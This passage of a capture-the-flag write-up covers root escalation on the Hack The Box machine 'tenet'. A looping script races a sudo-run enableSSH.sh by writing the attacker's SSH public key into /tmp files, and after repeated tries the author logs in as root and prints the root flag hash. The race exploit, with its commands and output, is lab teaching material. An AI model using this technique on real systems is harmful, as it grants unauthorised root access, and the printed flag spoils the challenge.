cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
~
```



```
neil@tenet:~$ vi root.sh
```




```
while true
do
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6
mjQHcFcs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aN
F6F2a0o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj
2vsjKchNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w
== root@kali" | tee /tmp/ssh-*
done
~
~
```




```
neil@tenet:~$ bash root.sh
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```



```
neil@tenet:~$ cat /tmp/ssh-\*
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEpOTAEYIW+Rr1OYcNMSywdM8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcF
cs18Sed8K+yJ7RBowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2×1/UyVP4JVifbuB6ZV0DM5LHQkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0
o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1Lzj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKc
hNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35YBT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gDtIe6hWVSZ1oAPpehK9I+w== roo
t@kali
```



```
neil@tenet:~$ sudo /usr/local/bin/enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
```

Listen here we need 3 terminals to root

To run our root.sh file
To run that enableSSH.sh file (make sure run it as sudo)
To log in as root
You need to do this multiple times, I tried it more than 25 times then I got root shell

parallelly many people trying this so don’t get angry try it more time sure you’ll get root shell 😀 or reset it and try again
chmod 600 id_rsa

```
┌──(root💀 kali)-[/Documents/htb/boxes/tenet]
└─# ssh -i id_rsa root@10.10.10.223
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jun  7 17:54:50 UTC 2021

  System load:  1.32               Processes:           185
  Usage of /:   15.2% of 22.51GB   Users logged in:       1
  Memory usage: 11%                IP address for ens160: 10.10.10.223
  Swap usage:   0%


53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Feb 11 14:37:46 2021
root@tenet:~# id
uid=0(root) gid=0(root) groups=0(root)
root@tenet:~# cat /root/root.txt
12371ba5158a9d15799fc2846864f762
```